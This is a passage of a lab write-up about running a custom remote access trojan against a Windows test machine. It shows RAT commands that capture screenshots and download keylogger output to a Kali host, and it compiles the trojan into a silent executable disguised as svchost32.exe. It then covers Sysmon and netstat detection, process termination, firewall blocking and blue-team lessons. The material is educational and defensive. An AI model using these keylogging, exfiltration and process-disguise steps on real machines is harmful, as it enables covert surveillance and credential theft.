RAT> Get-Date RAT session active — whoami, hostname, dir C:\Users returned from victim
Task 4b: Screenshot Capture & Download#
RAT> screenshot           # Victim saves screenshot.png
RAT> download screenshot.pngxdg-open screenshot.png # Open on Kali Victim's desktop captured and pulled to Kali
Task 4c: Keylogger Exfiltration#
The keylogger starts automatically when victimkey.py launches, writing every keystroke to C:\temp\keys.log. After typing on the victim machine:
RAT> download C:\temp\keys.logcat keys.log Keystrokes captured: Ctrl, Enter, and printable characters all logged
Task 4d: Silent EXE Compilation#
# Windows
cd C:\Scripts
pyinstaller --onefile --noconsole victimkey.py
# Output: dist\victimkey.exe

# Rename to blend in:
Rename-Item ".\dist\victimkey.exe" ".\dist\svchost32.exe"

# Run silently — no console window:
.\dist\svchost32.exe dist\victimkey.exe created successfully
 Process running under svchost32.exe — no console window, blends in with system processes
Section 5: Defense & Mitigation#
5.1 Detect with netstat#
netstat -ano | findstr :8008
# TCP 192.168.0.102:XXXXX 192.168.0.101:8008 ESTABLISHED <PID>
tasklist | findstr <PID> Active C2 connection on port 8008 identified
5.2 Detect with Sysmon#
# Event ID 1 — Process Creation
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" |
Where-Object { $_.Id -eq 1 } | Select-Object -First 10

# Event ID 3 — Network Connection
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" |
Where-Object { $_.Id -eq 3 -and $_.Message -like "*8008*" } |
Select-Object TimeCreated, Message | Format-List Sysmon Event ID 1 showing svchost32.exe process creation with full command line
5.3 Terminate the RAT#
# Kill by name
taskkill /F /IM svchost32.exe

# Block C2 port at the firewall
New-NetFirewallRule -DisplayName 'Block RAT Port 8008' -Direction Outbound -LocalPort 8008 -Protocol TCP -Action Block

# Verify connection closed
netstat -ano | findstr :8008 # Must return empty svchost32.exe terminated and port 8008 connection confirmed closed
5.4 Re-enable Defenses#
Set-MpPreference -DisableRealtimeMonitoring $false
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled TrueBlue Team Takeaways#
What worked for detection:
netstat -ano | findstr :8008immediately flagged the outbound C2 connection- Sysmon Event ID 1 (Process Create) revealed
svchost32.exeexecuting fromC:\Scripts\dist\— a non-standard path for anything named like a system binary - Sysmon Event ID 3 (Network Connection) tied the process to the outbound TCP session on port 8008
What made it harder to catch:
- The binary was renamed to
svchost32.exeto blend in with legitimate Windows processes in Task Manager - All C2 traffic was AES-EAX encrypted — no plaintext commands visible in a packet capture
- The keylogger ran as a thread inside the same process, leaving no additional process entry
Key lesson: process name disguise is cheap and effective against casual inspection, but it falls apart the moment you check the binary path or hash — svchost32.exe in C:\Scripts\dist\ is an immediate red flag. Sysmon's Image field in Event ID 1 always shows the full path.